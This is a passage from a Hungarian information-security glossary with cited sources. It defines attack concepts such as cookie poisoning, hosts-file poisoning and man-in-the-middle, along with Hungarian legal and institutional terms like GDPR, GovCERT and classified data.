- **Cookie-k („sütik")**: Rövid adatfájlok, melyeket a meglátogatott honlap helyez el a felhasználó számítógépén. A cookie célja, hogy az adott infokommunikációs, internetes szolgáltatást megkönnyítse, kényelmesebbé tegye. Számos fajtája létezik, de általában két nagy csoportba sorolhatóak. Az egyik az ideiglenes cookie, amelyet a honlap csak egy adott munkamenet során (például: egy internetes bankolás biztonsági azonosítása alatt) helyez el a felhasználó

eszközén, a másik fajtája az állandó cookie (például: egy honlap nyelvi beállítása), amely addig a számítógépen marad, amíg a felhasználó le nem törli azt. Az Európai Bizottság irányelvei alapján cookie-kat (kivéve, ha azok az adott szolgáltatás használatához elengedhetetlenül szükségesek) csak a felhasználó engedélyével lehet a felhasználó eszközén elhelyezni. A cookie-k ugyanis számos adatvédelmi aggályt vetnek fel, például a segítségükkel nyomon követhetőek a felhasználó böngészési szokásai. [2]

- **Cookie poisoning**: Más néven sütimérgezés, amely a weblapok működését segítő dinamikus tartalmak, cookie-k, módosítását és azok a webszervernek történő eljuttatását jelenti. A manipulálás különféle módokon lehetséges. [23]
- **Covering tracks**: Az IT támadások egyik lépése, amely a nyomok eltüntetéséről szól. Ez egy célzott támadásnál kiemelt jelentőséggel bírhat, hiszen a támadó még kevesebb információt szeretne magáról hagyni ezekben az esetekben, mint máskor. A profi támadó addig tevékenykedik, amíg el tudja úgy fedni, tüntetni a tevékenysége által okozott nyomokat, hogy arra ne, vagy csak nagyon későn jöjjenek rá. [23]
- **Crime as a Service**: Szolgáltatásszerű bűnözés.
- **Crack**: A programok védelmének „feltörése”, kijátszása. A crack eredeti jelentése: valami keménynek (például dióhéjnak) az összeroppantása, feltörése. [5]
- **Cracker**: Az informatikai rendszerbe informatikai eszközöket használva, direkt rombolási céllal betörő személy. [5]
- **Cryptoloot**: Kriptobányász, amely az áldozat CPU vagy GPU teljesítményét, valamint elérhető erőforrásait használja crypto-bányászatra, tranzakciókat rendelve a blockchainhez, így szabadítva fel új valutát. [16]
- **Dark Web (Dark Net)**: A Deep Web része, ahol alapvetően illegális cselekmények folynak.
- **Data theft**: Az adatlopó kódok előre meghatározott információkat keresnek az áldozat gépén és azokat küldik el az adathalászoknak/támadóknak. Ilyen információk lehetnek például a jelszavak, licenszkulcsok, aktiváló kódok, email-ek, bankkártya adatok, személyes adatok, illetve bármilyen, keresőszavaknak vagy keresőkifejezéseknek megfelelő tartalom. Ez a fajta támadás a vállalati kémkedés legkedveltebb eszköze, mert azok az érzékeny információk, melyek egy jól védett szerveren tárolódnak, a legtöbb esetben megtalálhatóak a kliens gépeken is valamilyen formában. A kliens gépek védelme pedig általában alacsonyabb szintű, mint a szerverek védelme. [22]
- **Domain Name System (DNS):** Azaz a tartománynévrendszer egy hierarchikus, nagymértékben elosztott elnevezési rendszer számítógépek, szolgáltatások, illetve az internetre vagy egy magánhálózatra kötött bármilyen erőforrás számára. A részt vevő entitások számára kiosztott tartománynevekhez (doménekhez) különböző információkat társít. Legfontosabb funkciójaként az emberek számára értelmes tartományneveket a hálózati eszközök számára érthető numerikus azonosítókká „fordítja le”, „oldja fel”, melyek segítségével ezeket az eszközöket meg lehet találni, meg lehet címezni a hálózaton. [22]
- **DNS szerver**: A DNS-kiszolgáló egy olyan szolgáltató oldali szerver, amely az internetes címek fordításáért felelős. Ezen szerver segítségével tudunk az interneten keresztül weboldalakon böngészni, e-maileket küldeni és fogadni. [22]
- **Dumpster diving**: Magyarul hulladék-átvizsgálásnak, „kuka-búvárkodásnak” nevezetett technika, mely során a támadó átvizsgálja a célszemély szemetesét. A hulladékban a támadó rengeteg olyan dolgot találhat, amely segítséget nyújthat egy esetleges támadás előkészítéséhez és végrehajtásához. [8]
- **Elektronikus információbiztonság**: Távközlési és informatikai, valamint egyéb elektronikus rendszerekben és a támogató infrastruktúrákban alkalmazott rendszabályok összessége, amelyek védelmet nyújtanak az elektronikusan előállított, feldolgozott, tárolt, továbbított és megjelenített információk bizalmasságának, sértetlenségének és rendelkezésre állásának véletlen vagy szándékos csökkenése ellen. [3]

- **Elektronikus információs rendszer**:
  a) az elektronikus hírközlésről szóló törvény szerinti elektronikus hírközlő hálózat;
  b) minden olyan eszköz vagy egymással összekapcsolt vagy kapcsolatban álló eszközök csoportja, amelyek közül egy vagy több valamely program alapján digitális adatok automatizált kezelését végzi; vagy
  c) az *a)* és *b)* pontban szereplő elemek által működésük, használatuk, védelmük és karbantartásuk céljából tárolt, kezelt, visszakeresett vagy továbbított digitális adatok.
  Egy elektronikus információs rendszernek kell tekinteni adott adatkezelő vagy adatfeldolgozó által, adott cél érdekében az adatok, információk kezelésére használt eszközök – így különösen környezeti infrastruktúra, hardver, hálózat és adathordozók –, eljárások – így különösen szabályozás, szoftver és kapcsolódó folyamatok –, valamint az ezeket kezelő személyek együttesét. [1]
- **Elektronikus információs rendszer biztonsága**: Az elektronikus információs rendszer olyan állapota, amelyben annak védelme az elektronikus információs rendszerben kezelt adatok bizalmassága, sértetlensége és rendelkezésre állása, valamint az elektronikus információs rendszer elemeinek sértetlensége és rendelkezésre állása szempontjából zárt, teljes körű, folytonos és a kockázatokkal arányos. [5]
- **Elosztott szolgáltatás megtagadásos támadás:** Az informatikai szolgáltatás teljes vagy részleges megbénítása, helyes működési módjától való eltérítése. Egy meghatározott alkalmazás, operációs rendszer ismert gyengeségeit, vagy valamilyen speciális protokoll tulajdonságait (gyengéit) támadja meg. Célja, hogy az alkalmazás vagy rendszer elérésére feljogosított felhasználókat megakadályozza a számukra fontos információk, a számítógép-rendszer vagy akár a számítógép-hálózat elérésében. A támadás eredményeképpen a rendszer nagyon lelassul, elérhetetlenné válik, esetleg össze is omolhat. A lényege, hogy lehetőség szerint megakadályozza a célgép elérését. [5]
- **Emberi tényező**: Humán faktor. Ide érthető minden emberi erőforrás, felhasználó, legyen magánszemély vagy munkavállaló. [8]
- **Enumeration**: Az IT támadásik egyik lépése, mely alatt a támadó kiszűri a hasznos információkat a korábbi lépésekből és mélyebb vizsgálatok útján el tud jutni a rejtett információkhoz, a felhasználónevekhez, a felhasználói csoportok, alkalmazások, használt protokollok, bannerek listájához. E lépés alatt történik általában a jelszavak megszerzése is.[23]
- **Escalation of privilege**: A felhasználói jogosultságok kiterjesztését foglalja magában. A cél, hogy a korábbi támadások segítségével a támadó minél magasabb szintű hozzáféréssel és jogosultsággal rendelkezzen a cél rendszerben, hogy ott a valódi tevékenységet később el tudja végezni. [23]
- **Észlelés***:* A biztonsági esemény bekövetkezésének felismerése. [5]
- **Felhasználó***:* Egy adott elektronikus információs rendszert igénybe vevők köre.[5]
- **Fenyegetés**: Olyan lehetséges művelet vagy esemény, amely sértheti az elektronikus információs rendszer vagy az elektronikus információs rendszer elemei védettségét, biztonságát, továbbá olyan mulasztásos cselekmény, amely sértheti az elektronikus információs rendszer védettségét, biztonságát. [5]
- **Firmware**: Közvetlenül a hardvereszközzel egybeépített ROM, PROM vagy EPROM memóriamodulban tárolt szoftver, amelynek feladata az eszköz működtetése, illetve az ahhoz szükséges alapvető be-/kimeneti rutinok biztosítása. [24]
- **Fizikai védelem**: A fizikai térben megvalósuló fenyegetések elleni védelem, amelynek fontosabb részei a természeti csapás elleni védelem, a mechanikai védelem, az elektronikai jelzőrendszer, az élőerős védelem, a beléptető rendszer, a megfigyelő rendszer, a tápáramellátás, a sugárzott és vezetett zavarvédelem, klimatizálás és a tűzvédelem. [5]

- **Fizikai biztonság**: Fizikai biztonság körébe soroljuk az információrendszert működtető eszközrendszerek, például a számítógépek, tárolók, hálózati eszközök fizikai védelmét. A fizikai védelem eszközei többek között a beléptető rendszerek, a lopásgátló eszközök, rácsok vagy biztonsági ajtók. [9]
- **Folytonos védelem**: Az időben változó körülmények és viszonyok között is megszakítás nélkül megvalósuló védelem. [1]
- **Forráskód analízis**: A program forráskódjában, statikus eszközökkel, a kód futtatása nélkül keres biztonsági réseket. [13]
- **GDPR**: A GDPR röviden az Európai Unió és a Tanács által elfogadott, a személyes adatok védelméről és az ilyen adatok szabad áramlásáról szóló rendelete, más néven általános adatvédelmi rendelet (General Data Protection Regulation). A GDPR közvetlen hatállyal rendelkezik, minden tagállamban kötelezően alkalmazandó. Ennél fogva minden tagállamban ez a rendelet lesz a legfontosabb szabályanyag a személyes adatok kezelése és védelme tekintetében, attól eltérni csak akkor lehet, ha azt maga a GDPR megengedi. A rendeletet 2018. május 25-től kell alkalmazni.
- **Google Hacking**: Olyan információgyűjtési technika, melynek során a támadó a Google kereső operátorait használja a minél pontosabb, kifinomultabb találatok érdekében. [8]
- **Hacker**: Az informatikai rendszerbe informatikai eszközöket használva, kifejezett ártó szándék nélküli betörő személy. A tömegkommunikációban helytelenül minden számítógépes bűnözőre használják. Eredeti jelentése szerint a hacker olyan mesterember, aki fából tárgyakat farag. [5]
- **Hacktivizmus**: Olyan cselekedet, amelyben a támadók számítógép hálózatokba hatolnak be, és az ott megszerzett adatokat közzéteszik, hogy így hívják fel a figyelmet az általuk képviselt célokra. Fogalmilag bár nem azonos, mégis számos közös pont van a kiberterrorizmussal. Mindkettőre jellemző, elsősorban kisebb, decentralizált csoportok hajtják végre azokat támadások, amelyek célja, hogy felhívják a figyelmet a csoport által képviselt ideológiai véleményre. Hatásuk bár elenyésző, ugyanis nem rendelkeznek azzal a képességgel, amely egy hatékony kibertámadáshoz szükséges lenne, a médiahatásuk azonban így is igen komoly lehet. Napjainkban az egyik legismertebb hacktivista csoport a 4chan nevű fórum tagjaiból megalakult Anonymous csoport. [25]
- **Hálózat**: Informatikai eszközök közötti adatátvitelt megvalósító logikai és fizikai eszközök összessége. [5]
- **Hardver**: Az információs rendszerek (talán) legegyértelműbb eleme, mely magában foglal minden olyan eszközt, vagy részelemet, mely az információ feldolgozásában, továbbításában, tárolásában részt vesz. Az okos eszközök esetében ez általában maga az eszköz, de időnként kiegészülhet olyan opcionális elemekkel, melyek ideiglenesen, vagy állandó módon csatlakoztathatok az eszközhöz. [19]
- **Hardver/szoftver token**: A token egy jellemzően PIN-kóddal védett kódgenerátor, amely lehet hardveres vagy szoftveres alapon működő. A token egy egyszer felhasználható (előre meghatározott ideig érvényes) jelszót vagy kódsorozatot ad meg, ami biztonsági kódként szolgál az adott rendszerbe történő bejelentkezéshez, vagy egyéb művelet elvégzéséhez. [19]
- **Hitelesség**: Az adat tulajdonsága, amely arra vonatkozik, hogy az adatot bizonyítottan vagy bizonyíthatóan az elvárt forrásból származik. [5]
- **Hoax**: Olyan e-mail, ami valamilyen új – általában fiktív – vírus terjedésére figyelmeztet, és a fertőzés megakadályozása érdekében egy vagy több fájl törlésére ösztönöz (ezek azonban a rendszer működéséhez szükséges, de kevésbé ismert állományok). Az e-mail tovább küldésére is buzdít, hogy a levéláradat – lánc-levél – szűkkeresztmetszetet generáljon a hálózaton. [5]
- **Host file poisoning**: Amikor egy felhasználó el akar érni egy weboldalt (például: www.penzintezet.hu) és a böngésző címsorába begépeli az URL címet, akkor a beírt címet a számítógépnek át kell fordítania numerikus karakterekké, azaz a domain nevet IP címmé kell át-

alakítania. Alapértelmezetten ez egy DNS (Domain Name System) lekérdezéssel történik. Annak érdekben, hogy ezt ne kelljen minden egyes alkalommal elvégeznie a számítógépnek, a már egyszer meglátogatott domain nevekhez tartozó IP címeket több operációs rendszer is úgynevezett host file-okban tárolja. Ha ennek a file-nak a tartalma módosításra kerül, akkor a felhasználó által megadott www.penzintezet.hu domain helyett a támadó által kívánt IP címen található oldalt fogja betölteni a böngésző. Ezen az oldalon általában egy megtévesztő másolata jelenik meg az eredeti oldalnak, így a felhasználó gyanútlanul megadhatja az eredeti oldalhoz tartozó belépési adatait, melyek így a támadóhoz kerülnek. [22]

- **HunCERT**: Az MTA SZTAKI keretén belül a működik a HunCERT csoport, amely az Internet Szolgáltatók Tanácsának (a továbbiakban: ISZT) támogatásával végzi a munkáját. Feladata, hogy az ISZT tagszervezeteinél (tehát a nem állami szereplőknél) előforduló hálózati incidensek felderítésénél, elemzésénél és kezelésénél segítséget nyújtsanak az ügyfeleknek és a tagszervezeteknek. További célja a biztonsági tudatosság növelése. Ez utóbbi tevékenység elsősorban nem a hivatásszerűen számítástechnikával foglalkozókat célozza meg, hanem az ISZT tagok nagyszámú felhasználóinak kíván olyan információt nyújtani, amely képessé teszi őket az Internet használatával együtt járó kockázatok minél teljesebb megértésére és a sikeres védekezésre. [13]
- **Hybrid felhasználó és jogosultságkezelési működés**: Olyan szervezeti működés, ahol a felhasználó és jogosultságkezelés több módszerrel támogatott egyidőben. Ezalatt értjük az Identity management rendszerrel támogatott és vezérelt, szerepkörösített rendszerek és a saját felhasználó és jogosultságkezelő funkciót alkalmazó rendszerek egyidejű működését. [19]
- **Illetéktelen személy**: Valamely tevékenység végzésére nem jogosult személy. Az informatikai biztonság esetében tipikusan az objektumba, az informatikai rendszerbe történő belépésre, adatkezelésre nem jogosult személy. [5]
- **Információ**: Bizonyos tényekről, tárgyakról vagy jelenségekről hozzáférhető formában megadott megfigyelés, tapasztalat vagy ismeret, amely valakinek a tudását, ismeretkészletét, annak rendezettségét megváltoztatja, átalakítja, alapvetően befolyásolja, bizonytalanságát csökkenti vagy megszünteti. [1]
- **Információbiztonság***:* Olyan tevékenység vagy állapot, amely középpontjában: a bizalmasság, a sértetlenség és rendelkezésre állás jelenik meg, függetlenül attól, hogy az információt hordozó adat milyen megjelenési formát vesz fel (például: alfabetikus, numerikus, grafikus, képi forma) és milyen adathordozón jelenik meg. [26]
- **Információgyűjtés (footprinting)**: Az informatikai biztonsági terminológiában a felderítést, megfigyelést foglalja magába és általában egy megelőző lépése a támadásoknak. A felderítés célja annak feltárása, hogy az információs rendszerben melyek azok a sérülékeny elemek, amelyek önállóan vagy összességében egy sikeres támadás kivitelezéséhez vezetnetnek. A felderítés, megfigyelése az információs rendszernek – a sikeres támadás érdekében – észlelés nélkül akár hónapokon, sőt éveken keresztül is folyhat, a felderítés valódi időbenisége, a támadás pontos kezdete célzott kivizsgálás és megfelelő bizonyítékok hiányában jól nem meghatározható. [27]
- **Információvédelem***:* Összetettsége miatt a definíciós meghatározás helyett, azokat a tevékenységeket rögzítjük, amelyekkel maga a védelmi tevékenyég leírható. Ide sorolható az információt hordozó entitások (személyek és eszközök) védelme, azaz az elektronikus információs rendszerek adminisztratív, fizikai és logikai védelme, az irat- és dokumentumvédelem, valamint a személyi védelem is. Az információvédelem célja – hasonlóan az adatvédelemhez – a jogosulatlan hozzáférés, módosítás vagy megsemmisítés elleni védelem és az információk folyamatos rendelkezésre állásának biztosítása. Az információk bizalmasságának, sértetlenségének és rendelkezésre állásának védelme. [5]

- **Informatikai biztonság**: Egy informatikai rendszer olyan állapota, amelyben zárt, teljes körű, folytonos és a kockázatokkal arányos védelem valósul meg. Ez azt jelenti, hogy egy, az összes fenyegetést figyelembe vevő, a rendszer valamennyi elemére kiterjedő, az időben változó körülmények és viszonyok ellenére is megszakítás nélkül megvalósuló védelmi rendszer. [5]
- **Informatikai biztonságpolitika**: A biztonsági célok, alapelvek és a szervezet vezetői elkötelezettségének bemutatása az e törvényben és a végrehajtására kiadott jogszabályokban meghatározott biztonsági feladatok irányítására és támogatására. [5]
- **Informatikai biztonsági stratégia**: Az informatikai biztonságpolitikában kitűzött célok megvalósításának útja, módszere. [5]
- **IntCERT**: Az Információs Hivatal a polgári hírszerző tevékenységet végző nemzetbiztonsági szolgálat elektronikus információs rendszereit érintő biztonsági események és fenyegetések kezelése feladatának ellátására a szervezeti keretén belül működő eseménykezelő központot (IntCERT) működtet. [13] A feladatot az Ibtv. 18.§ (10) bekezdése alapján a Nemzetbiztonsági Szakszolgálat látja el.
- **Internet of Things (Iot)**: A dolgok internete kifejezés különböző, egyértelműen azonosítható objektumokra, és azok internet-szerű hálózatára utal. A kifejezést 2009-ben alkotta meg Kevin Ashton, de a koncepció ötlete 1991-ben vetődött fel először. Objektum alatt értjük ebben az esetben az összes olyan elektronikai eszközt, mely képes valamilyen hasznos információt felismerni, „mérni", és ezt kommunikálni is egy másik eszköz felé. Lehet ez egy okostelefon, egy vérnyomásmérő, vagy az autónk fedélzeti számítógépe (ECU). Nincsenek sem méretbeli, sem pedig felhasználási megkötései ezen eszközöknek. [28]
- **iOS**: Az Apple Inc. mobil operációs rendszere, amelyet iPhone, iPod touch és iPad készülékekre fejlesztenek.
- **Katonai Nemzetbiztonsági Szolgálat Kibervédelmi Központja**: A honvédelmi célú elektronikus információs rendszereket érintő biztonsági események és fenyegetések kezelését végző szerv.
- **Keylogger**: Más néven keystroke logger, olyan billentyűzet naplózásra alkalmas program, amely a felhasználó által begépelt karaktereket, illetve a képernyő tartalmát naplózza, majd eltárolja azt. [8]
- **Kémprogramok** (**spyware**): A rendszerbe jutva a háttérből figyelik a rendszerben lezajló eseményeket, melyekről jelentéseket és adatokat küldenek a támadónak, de céljuk továbbá az infokommunikációs eszközön lévő információk megszerzése a felhasználó tudta nélkül. [11]
- **Kézi vagy manuális informatikai biztonsági vizsgálat**: Olyan biztonsági vizsgálati eljárás, mely során az érintett szervezet informatikai rendszerének sérülékenységei a vizsgálatot végző személy által egyedileg, manuálisan összeállított lekérdezések alkalmazásával kerülnek feltérképezésre. [13]
- **Kiberbiztonság**: A kibertérben létező kockázatok kezelésére alkalmazható politikai, jogi, gazdasági, oktatási és tudatosságnövelő, valamint technikai eszközök folyamatos és tervszerű alkalmazása, amelyek a kibertérben létező kockázatok elfogadható szintjét biztosítva a kiberteret megbízható környezetté alakítják a társadalmi és gazdasági folyamatok zavartalan működéséhezés működtetéséhez. [1]
- **Kibervédelem**: A kibertérből jelentkező fenyegetések elleni védelem, ideértve a saját kibertér képességek megőrzését. [1]
- **Kiberbűnözés***:* Célja az informatikai eszközökön keresztüli minél nagyobb jövedelem megszerzése. Ez a bűnelkövetési forma alapvetően a hagyományos szervezett bűnözéshez köthető, amelyek rendkívül adaptív tulajdonsággal jellemezhetőek, hiszen igen korán felismerték az ezen a területen meglevő lehetőségeket

- **Kiberhadviselés***:* Az államok közti nézeteltérésekben jelenik meg, amelynek során a felek informatikai eszközökkel támadják az ellenfél informatikai eszközeit, egyelőre még inkább a konvencionális hadviselés támogatására. [12]
- **Kiberkémkedés***:* Az államok és nagyvállalatok által szervezett, elektronikus információs rendszerekből származó adatokat érintő információszerzést értünk. Napjainkban a kiberbűnözés mellett ez a legaktívabb terület. [29]
- **Kihívás:** Az általánosan értelmezett biztonság egyes összetevőire ható olyan helyzetek és állapotok összessége, amelyek eredői hátrányosan befolyásolják a belső és külső stabilitást és kihatással lehetnek egy adott régió hatalmi viszonyaira. [30]
- **Kockázat***:* A fenyegetettség mértéke, amely egy fenyegetés bekövetkezése gyakoriságának (bekövetkezési valószínűségének) és az ez által okozott kár nagyságának a függvénye. Az általánosan értelmezett biztonság egyes összetevőire ható olyan helyzetek és állapotok összessége a lehetséges veszélyek megvalósulási szintjén, amikor a nemzeti érdekek sérülhetnek, ezáltal veszteségek keletkezhetnek. [5]
- **Kockázatazonosítás**: Célja, azon helyzetek, lehetőségek, események felismerése, melyek a kitűzött céloknak való megfelelést befolyásolhatják. Az azonosítás, a lehetőségek felmérésén túl magában kell, hogy foglalja mindazokat a tényezőket, melyek a kockázat kialakulásának környezetét jelentik. Ebben ki kell térni azokra a folyamatokra, szabályozókra, technikai eszközökre, emberekre, rendszerekre, hardver és szoftver tényezőkre stb. melyek relevánsak a kockázat és környezet megértésének szempontjából.
- **Kockázatelemzés**: Az elektronikus információs rendszer értékének, sérülékenységének (gyenge pontjainak), fenyegetéseinek, a várható károknak és ezek gyakoriságának felmérése útján a kockázatok feltárása és értékelése. [5]
- **Kockázatértékelés**: Választ kaphatunk olyan kérdésekre, mint például: Kell-e kezelni egy kockázatot? Ha igen, milyen sorrendben? Megkezdhető-e egy adott beruházás, folyamat a jelenlegi paraméterekkel? A különböző lehetséges megoldások közül melyiket kell választani? A különböző besorolások, értékelése értelmezésére a legtöbb esetben nem két (elfogadható, nem elfogadható) hanem három, (elfogadható, feltételekkel elfogadható, nem elfogadható) kategóriát célszerű létrehozni. [5]
- **Kockázatkezelés**: Az elektronikus információs rendszerre ható kockázatok csökkentésére irányuló intézkedésrendszer kidolgozása. [5]
- **Kockázattal arányos védelem**: Az elektronikus információs rendszer olyan védelme, amelynek során – egy kellően nagy időintervallumban – a védelem költségei arányosak a fenyegetések által okozható károk értékével. [5]
- **Közigazgatás**: Azon szervezetek összessége, amelyek közhatalmat gyakorolva, az állam vagy az önkormányzat nevében közfeladatokat látnak el és jogszabályokat hajtanak végre. A helyi közügyekben az önkormányzati igazgatás, az országos jelentőségű ügyekben a központi közigazgatás jár el.
- **Közérdekű adat**: Az állami vagy helyi önkormányzati feladatot, valamint jogszabályban meghatározott egyéb közfeladatot ellátó szerv vagy személy kezelésében lévő és tevékenységére vonatkozó vagy közfeladatának ellátásával összefüggésben keletkezett, a személyes adat fogalma alá nem eső, bármilyen módon vagy formában rögzített információ vagy ismeret, függetlenül kezelésének módjától, önálló vagy gyűjteményes jellegétől, így különösen a hatáskörre, illetékességre, szervezeti felépítésre, szakmai tevékenységre, annak eredményességére is kiterjedő értékelésére, a birtokolt adatfajtákra és a működést szabályozó jogszabályokra, valamint a gazdálkodásra, a megkötött szerződésekre vonatkozó adat. [20]
- **Kormányzati Eseménykezelő Központ (GovCERT)**: A GovCERT alapvető rendeltetése az állami és önkormányzati szervek informatikai biztonsági támogatása, amely egyrészt megelőző jelleggel, úgynevezett sérülékenység menedzsment formájában a szoftver-sérülékenységek és információbiztonsági fenyegetések nyomon követésére, valamint a fenyegetés

kiváltotta biztonsági esemény megelőzése érdekében az érintett IT rendszerek üzemeltetőinek tájékoztatására fókuszál. Ezen túlmenően pedig reaktív jelleggel, úgynevezett incidenskezelési tevékenységet lát el, amely a védett szerveknél bekövetkező biztonsági események (incidensek) kivizsgálására és – több állami szervet érintően – a kezelésük koordinációjára irányul. [31]

- **Közösségi média**: Social Media vagy szociális média. Olyan tartalommegosztó felület, melyet bárki szerkeszthet. Ide sorolhatóak a közösségi oldalak (például Facebook, LinkedIn stb.), kép- és videómegosztó portálok (például Instagram, YouTube stb.), blogok, fórumok. [8]
- **Közreműködő**: Az üzemeltető, adatkezelő, adatfeldolgozó és ezen fogalmak alá tartozó személyi és szervezeti kör az Ibtv. szerint az elektronikus információbiztonság szervezeti érvényesülését illetően közreműködőnek minősül. Az adatfeldolgozón, az adatkezelőn és az üzemeltetőn túl közreműködőnek tekinti továbbá az Ibtv. az elektronikus információs rendszer létrehozásában, auditálásában, karbantartásában vagy javításában, továbbá tervezésében, fejlesztésében, vizsgálatában, kockázatelemzésében és kockázatkezelésében részt vevők körét. [2]
- **Kritikus információk**: Azok a saját szándékokra, képességekre, tevékenységekre vonatkozó fontos információk, amelyek a másik fél számára feltétlenül szükségesek saját tevékenységük, hatékony tervezéséhez és végrehajtásához. [13]
- **Kritikus sérülékenység**: Kritikusnak tekinthető az a sérülékenység, amely a bizalmasságot, sértetlenséget vagy rendelkezésre állást nagymértékben sérti, illetőleg a sérülékenység távolról, könnyedén vagy hitelesítés nélkül kihasználható, tehát valós és komoly veszélyt jelent a rendszerre és az abban tárolt adatokra. [13]
- **Kriptográfia**: Mindazoknak az eljárásoknak, algoritmusoknak, biztonsági rendszabályoknak kutatását, alkalmazását jelenti, amelyek információnak illetéktelenek előli elrejtését hivatottak megvalósítani. Rejtjelzés, titkosítás. [5]
- **Kriptovaluta:** Olyan digitális eszköz, mely csereeszközként vagy manapság fizetőeszközként is funkcionál. Kriptográfiát (titkosítást) használ a tranzakciók biztonságossága érdekében. A kriptovaluták a digitális valuták egy részhalmazát képviselik, de besorolhatók az alternatív valuták vagy a virtuális valuták csoportjába is. [5]
- **Különleges adat**: Faji eredetre, nemzetiséghez tartozásra, a politikai véleményre vagy pártállásra, az érdek-képviseleti szervezeti tagságra, világnézeti vagy vallási meggyőződésre, illetve a szexuális életre vonatkozó személyes adat, továbbá e kategóriába sorolható még az egészségügyi állapotra, a kóros szenvedélyre vonatkozó, és a bűnügyi személyes adat is. [20]
- **Létfontosságú Rendszerek és Létesítmények Informatikai Biztonsági Eseménykezelő Központ (LRLIBEK)**: A létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről szóló 2012. CLXVI. törvény alapján 2018 végéig a kijelölt létfontosságú létesítmények elektronikus információs rendszereit érintő biztonsági események és fenyegetések kezelését – az állami és önkormányzati szervek kivételével – a BM Országos Katasztrófavédelmi Főigazgatóság által működtetett LRLIBEK látta el. [13]
- **Létfontosságú rendszerelem**: az Lrtv. 1. mellékletében meghatározott ágazatok valamelyikébe tartozó szolgáltatás, eszköz, létesítmény vagy rendszer olyan rendszereleme, továbbá azok által nyújtott szolgáltatások, amelyek elengedhetetlenek a létfontosságú társadalmi feladatok ellátásához - így különösen az egészségügyhöz, a lakosság személy- és vagyonbiztonságához, a gazdasági és szociális közszolgáltatások biztosításához, az ország honvédelméhez, - és amelynek kiesése e feladatok folyamatos ellátásának hiánya miatt jelentős következményekkel járna. [32]

- **Logikai biztonság**: A logikai biztonság körébe tartoznak a vírusok, a rosszindulatú kódok, az adathalászattal kapcsolatos támadások, az ilyen típusú támadások elleni védekezés, a vírusok, a hekker támadások, az adatlopás, az illetéktelen hozzáférés és módosítás, illetve az illetéktelen közzététel. [9]
- **Logikai védelem**: Az elektronikus információs rendszerben információtechnológiai eszközökkel és eljárásokkal (programokkal, protokollokkal) kialakított védelem. [5]
- **Logikai bomba**: Olyan program vagy programrészlet, amely logikailag (funkcionálisan) nem várt hatást fejt ki. Jelentkezése váratlan, hatása pusztító – innen a bomba kifejezés. [5]
- **Malware**: Az angol malicious software (kártékony szoftver, káros szoftver, rosszindulatú szoftver) összevonásából kialakított mozaikszó. Rosszindulatú szoftvernek tekinthetők azok a szoftverek, amelyek célja nem az információs rendszer működésének biztosítása és fenntartása, hanem bizonyos információk megszerzése, módosítása, törlése, megsemmisítése, valamint engedély nélküli tevékenységek végzése. Ezen rosszindulatú szoftverek segítségével a támadó könnyedén zavart okozhat a célszemély számára, például túlterhelheti, működésében akadályozhatja, valamint akár működésképtelenné teheti a felhasználó bármely infokommunikációs eszközét. Az esetek jelentős hányadában ezek a programok a felhasználó engedélye és tudta nélkül kerülnek az eszközeire. A malware-ek csoportjába sorolhatók a vírusok, férgek, trójai programok, kémprogramok, zsarolóprogramok, rootkitek, keyloggerek, backdoor programok és számos további rosszindulatú program. [11]
- **Man-in-the-middle támadás:** A támadás során a támadó beékelődik a felhasználó és az általa elérni kívánt szerver közé. Ez a beékelődés azt jelenti, hogy a kliens által közölt adatokat a támadó szervere fogadja és továbbítja a legitim szerver felé, majd az onnan érkező válaszokat, mint kliens fogadja és továbbítja a felhasználó felé. Annak érdekében, hogy ez megtörténhessen, a támadónak már komoly előkészületeket kellett tennie, hiszen biztosítania kellett, hogy a kliens az eredeti szerver helyett először a támadóhoz csatlakozzon. Erre megoldás lehet a már fentebb részletezett DNS-spoofing vagy a kliens proxy beállításainak módosítása. Normál HTTP alapú oldalak esetében a felhasználó sok esetben nem is veheti észre, hogy nem direkt az általa meglátogatott weboldal kiszolgáló szerverével kommunikál. Ha sikeresen beékelődött a támadó, akkor minden információ, amit a kliens és a weboldal között áramlik, átfolyik a phisher szerverén így az érzékeny információk megszerezhetővé válnak. [22]
- **Megelőzés**: A fenyegetés által okozható hatás bekövetkezésének elkerülése. [5]
- **Megszemélyesítés**: Olyan támadási technika, melynek során a támadó egy valós személy személyazonosságát veszi fel, annak engedélye nélkül. [8]
- **Megtévesztés**: Olyan támadási technika, melynek során a támadó egy fiktív személynek adja ki magát egy támadás végrehajtása során. [8]
- **Metasploit Framework**: A Metasploit a világ legelterjedtebb penetrációs tesztszoftvere, mely segítségével megtámadhatjuk a saját rendszerünket úgy, ahogy egy hacker tenné, így kideríthetjük, hol vannak sötét foltok a védelemben. Lehetőséget biztosít arra, hogy a szakértők megismerkedhessenek az exploitokkal és tesztelhessék saját rendszereik védelmét. De ugyanúgy a támadóknak is megnyitja a lehetőséget arra, hogy ezeket a biztonsági hibákat számítógépek megfertőzésére kihasználhassák. [33]
- **Mimikatz**: Egy szabad forrású program, ami a memóriában található jelszavakat és jelszó hasheket gyűjti ki, ezeket a kezdeti fertőzés után a lokális hálózaton belüli továbbterjedéshez szokták használni a célzott támadások során. Ezen felül a kifejezetten romboló céllal alkalmazott NotPetya használta a lokális hálózaton belüli autonóm terjedéshez. [33]
- **Minősített adat**: A minősített adat (korábbi elnevezése: államtitok vagy szolgálati titok) olyan minősítéssel védhető közérdek körébe tartozó információ, amelyről megfelelő eljárásban megállapította a minősítésre jogszabályban felhatalmazott személy, hogy az adat érvényességi időn belüli nyilvánosságra hozatala, illetéktelen személy részére hozzáférhetővé tétele veszélyezteti Magyarország biztonságát. „Szigorúan titkos”, „Titkos”, „Bizalmas” és

„Korlátozott terjesztésű” jelzéssel ellátott dokumentumok minősített adatot tartalmaznak, melyek szándékos felhasználása, nyilvánosságra hozatala bűncselekmény. [5]

- **Munkavállaló**: Fogalmát a 2012. évi I törvény, a Munka Törvénykönyve határozza meg. Ez alapján munkavállalónak tekinthető az a természetes személy, aki munkaszerződés alapján munkát végez. Így minden 16. életévet betöltött személy, aki jogviszony formájában, díjazás fejében elvégzi a munkát.
- **NAIH**: Nemzeti Adatvédelmi és Információszabadság Hatóság: az Infotv. által 2012. január 1-vel létrehozott, az adatvédelmi biztos intézményét felváltó nemzeti adatvédelmi hatóság, melynek feladata a két információs jog védelme és a magyarországi adatkezelések törvényességének felügyelete.
